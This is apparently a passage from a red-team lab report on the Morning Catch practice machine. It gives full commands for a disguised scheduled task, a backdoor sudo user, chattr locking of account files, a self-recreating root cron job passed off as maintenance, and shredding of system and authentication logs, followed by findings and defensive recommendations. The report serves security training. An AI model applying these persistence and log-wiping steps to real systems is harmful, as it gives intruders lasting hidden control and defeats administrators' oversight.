
Z:\home\rbourne\Desktop>

Z:\home\rbourne\Desktop>
```

After obtaining valid credentials for the internal user 'rbourne', we established an interactive remote desktop session to the target host (192.168.26.91) using the `rdesktop` utility with the following command:



This granted full GUI access to the target system under the context of the compromised user. From within the session, we leveraged the user's `sudo` privileges to elevate to root by executing `sudo bash` command, **gaining full administrative control over the machine.**



Installation

To establish persistence on the target system, an initial attempt was made to create a scheduled task using the built-in `schtasks` utility via the remote shell session obtained. The task was configured to execute a payload daily at a specified time. However, this specific configuration did not result in successful execution of the payload.

Command Executed:

```
Z:\home\rbourne\Desktop>schtasks /create /tn "securityPatch" /tr "Z:\home\rbourne\Desktop\Patch 32.exe" /sc daily /st 16:30
```

Details:

- **Task Name:** `securityPatch.exe` – named to appear as a legitimate system-related task.
- **Executable:** `securityPatch.exe` (my payload).
- **Schedule:** Daily at 16:30 (4:30 PM).
- **Issue:** The task was created but failed to execute the payload properly.

Following the failure of the scheduled task method, I shifted to a more direct persistence strategy:


I exploited Remote Desktop Protocol (RDP) and gained full graphical access to the victim's desktop environment.

After successfully gaining root access by `sudo bash`, I used built-in operating system commands to create a new user.

```
morningcatch / # adduser user1
Adding user `user1' ...
Adding new group `user1' (1001) ...
Adding new user `user1' (1001) with group `user1' ...
Creating home directory `/home/user1' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
    Full Name []: user1
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
morningcatch / # id user1
uid=1001(user1) gid=1001(user1) groups=1001(user1)
```


I then inspected the `sudoers` configuration to determine whether the user could be granted administrative privileges. By appending the appropriate line to the `/etc/sudoers` file, I granted the newly created user full sudo rights. This ensured that even if the original access was lost, I could regain privileged access through this backdoor user, maintaining long-term control over the system.

Red Team Operations and Simulated Attack



```
Terminal
File Edit View Terminal Help
bash: cd: sudoers: Not a directory
morningcatch etc # cat sudoers
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#
Defaults                env_reset
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL) ALL
# Allow members of group sudo to execute any command after they have
# provided their password
# (Note that later entries override this, so you might need to move
# it further down)
```

morningcatch / # sudo EDITOR=nano visudo



```
Terminal
File Edit View Terminal Help
GNU nano 2.2.2      File: /etc/sudoers.tmp
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#
Defaults                env_reset
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL) ALL
user1   ALL=(ALL) ALL
# Allow members of group sudo to execute any command after they have
[ Read 28 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text ^T To Spell
```

To harden this backdoor and prevent detection or modification, I applied the immutable attribute to critical system files using the `chattr` command. This action prevents any changes, deletions, or permission modifications to these files, even by root users, effectively locking in the newly added credentials and privilege escalation paths. To confirm the attribute was applied successfully, I used the `lsattr` command. The output verified that the immutable flag (i) was indeed set, thereby securing the persistence mechanism against tampering.

```

morningcatch / # sudo chattr +i /etc/passwd /etc/sudoers
morningcatch / # sudo lsattr /etc/passwd /etc/sudoers
----i----- /etc/passwd
----i----- /etc/sudoers
morningcatch / # sudo nano /etc/passwd
  
```

```

Terminal
File Edit View Terminal Help
GNU nano 2.2.2      File: /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh

[ Read 42 lines (Warning: No write permission) ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
  
```


```

morningcatch / # sudo EDITOR=nano visudo
visudo: /etc/sudoers: Permission denied
visudo: /etc/sudoers: Permission denied
  
```

To further strengthen persistence and cover tracks, I modified the system-wide crontab (/etc/crontab) by adding a scheduled task that executes every 10 minutes as the root user. This task checks if a user named user1 exists, and if not, it creates the user silently, adds them to the sudo group, sets a password, and applies the immutable attribute to /etc/passwd and /etc/shadow using `chattr +i`. This ensures the user remains present and privileged while preventing modifications to the system's user and authentication files.

```
morningcatch ~ # sudo bash -c 'echo "*/10 * * * * root (id user1 || (adduser --quiet --disabled  
-password --gecos \"\" user1 && echo \"user1:user1\" | chpasswd && gpasswd -a user1 sudo && cha  
ttr +i /etc/passwd /etc/shadow /etc/sudoers))" >> /etc/crontab'
```

Opened the crontab file for editing using nano. Added a comment above the cron job to make it appear as part of regular system maintenance.



```
Terminal
File Edit View Terminal Help
GNU nano 2.2.2 File: /etc/crontab Modified

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.da$
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.we$
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.mo$
#

# Regular system maintenance: User management and updates ←
*/10 * * * * root (id user1 ||(adduser --quiet --disabled-password --gecos "" user1 && echo "u$

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell
```


Red Team Operations and Simulated Attack

To validate the persistence mechanism, I accessed the system again under a normal user context. I manually deleted the backdoor user (user1) to test whether the system would automatically recreate it. After waiting 10 minutes, I observed that the user account had been re-created with the same privileges. This confirmed that the cron job configured earlier was functioning as intended — running every 10 minutes to ensure the presence of the user and reinstating it if removed. This demonstrates a successful self-healing persistence mechanism, resilient against basic remediation efforts by administrators.

The image displays two screenshots of a Kali Linux desktop environment, illustrating a self-healing persistence mechanism. The desktop background features a quote by Richard Bourne: "There's plenty of smart fish in the sea." and a taskbar with various application icons.

Top Screenshot: A terminal window titled "Terminal" shows the following commands and output:

```
morningcatch Desktop # cd ..
morningcatch ~ # cd ..
morningcatch home # cd ..
morningcatch / # sudo userdel -r user1
userdel: cannot open /etc/passwd
morningcatch / # sudo chattr -i /etc/passwd
morningcatch / # sudo userdel -r user1
userdel: cannot open /etc/shadow
morningcatch / # sudo chattr -i /etc/shadow
morningcatch / # sudo userdel -r user1
morningcatch / # id user1
id: user1: No such user
morningcatch / #
```

Bottom Screenshot: The same terminal window shows the result of a cron job running 10 minutes later:

```
morningcatch Desktop # cd ..
morningcatch ~ # cd ..
morningcatch home # cd ..
morningcatch / # sudo userdel -r user1
userdel: cannot open /etc/passwd
morningcatch / # sudo chattr -i /etc/passwd
morningcatch / # sudo userdel -r user1
userdel: cannot open /etc/shadow
morningcatch / # sudo chattr -i /etc/shadow
morningcatch / # sudo userdel -r user1
morningcatch / # id user1
id: user1: No such user
morningcatch / # id user1
uid=1001(user1) gid=1001(user1) groups=1001(user1),27(sudo)
morningcatch / #
```

Obfuscation / Anti-forensics

To maintain privacy and ensure that sensitive system activity logs are not recoverable, I used the `shred` command to securely delete specific log files. Unlike a standard `rm` command, `shred` overwrites the file contents before deletion, making recovery significantly more difficult.

Commands Used:


```
shred -u /var/log/syslog  
shred -u /var/log/auth.log  
shred -u /var/log/xrdp.log
```

Description of Each Command:

1. **`shred -u /var/log/syslog`**
Securely deletes the `syslog` file, which contains general system activity logs.
2. **`shred -u /var/log/auth.log`**
Securely deletes the `auth.log` file, which contains authentication and authorization-related entries (e.g., `sudo` access, user logins).
3. **`shred -u /var/log/xrdp.log`**
Securely deletes the `xrdp.log` file, which may include information about remote desktop sessions via XRDP.

Explanation:

- `shred`: A command-line utility used to overwrite a file to hide its contents and optionally delete it.
- `-u`: Tells `shred` to truncate and remove the file after overwriting.
This step helps prevent forensic recovery of logs that might reveal user activities or unauthorized access, which can be critical in penetration testing or controlled security assessments.



```
morningcatch / # shred -u /var/log/xrdp.log  
morningcatch / # shred -u /var/log/syslog  
morningcatch / # shred -u /var/log/auth.log
```

Key Findings

The red team operation against the Morning Catch environment revealed several critical security vulnerabilities and weaknesses that could be exploited by a malicious actor. The engagement successfully demonstrated a multi-stage attack, chaining together various attack vectors to achieve full control of the target system.

- **Vulnerable Services:** The presence of outdated and unpatched services, such as the Sendmail version 8.14.3, was identified. These services can provide attackers with initial access points and facilitate further exploitation.
- **Weak Credential Practices:** The red team was able to enumerate valid usernames using the SMTP VRFY command and discovered an employee directory with a default password disclosed on the company website, highlighting poor credential management.
- **Lack of Network Segmentation:** The operation suggests a lack of proper network segmentation, as the attackers were able to move laterally within the environment after gaining initial access.
- **Ineffective Social Engineering Countermeasures:** The successful phishing attack against the CEO underscores the organization's susceptibility to social engineering. The ability to deliver a malicious payload disguised as a legitimate update highlights the need for improved user awareness training and email security.
- **Insufficient Access Controls:** The discovery of publicly accessible user photos indicates a lack of proper access controls and directory listing protections on the web server.
- **Persistence Mechanisms:** The red team successfully established persistence using scheduled tasks, demonstrating the organization's vulnerability to long-term compromise. The use of chattr +i to harden backdoors and prevent detection further emphasizes the need for advanced monitoring and detection capabilities.
- **Inadequate Logging and Monitoring:** The red team's ability to delete and shred log files indicates insufficient logging and monitoring practices, which could hinder incident response and forensic analysis.

Priority-Based Recommendations

Critical

- **Monitor & Restrict Cron/Schtasks Creation (score: 10)**
Continuously audit and block unauthorized cron jobs or Windows scheduled tasks; alert on any high-privilege task additions.
- **Audit & Lock Down Scheduled Tasks (score: 9)**
Enforce least-privilege for task creation, only allow trusted admins, and alert on any new/modified tasks that run executables from non-standard locations.

High

- **Centralize & Protect Log Storage; Monitor File Deletion (score: 8)**
Ship all logs to an immutable, remote collector and alert on any shred or redirection-style deletions.
- **Monitor File Attribute Changes; Deploy FIM (score: 7)**
Detect and alert on chattr +i (or equivalent) hardening of critical files via File Integrity Monitoring.
- **Audit sudoers & Enforce Least Privilege (score: 7)**
Regularly review /etc/sudoers (and /etc/sudoers.d/*), remove unnecessary entries, and restrict who can grant sudo rights.

Medium

- **Monitor Access to /etc/passwd & /etc/shadow (score: 5)**
Use auditd (or equivalent) to alert on any read or write attempts against these sensitive files.

Low

- **Disable Directory Listing & Restrict Web Directories (score: 3)**
Turn off Indexes/autoindex in your web server config, enforce strict FS permissions, and drop empty index.html files to block browsing.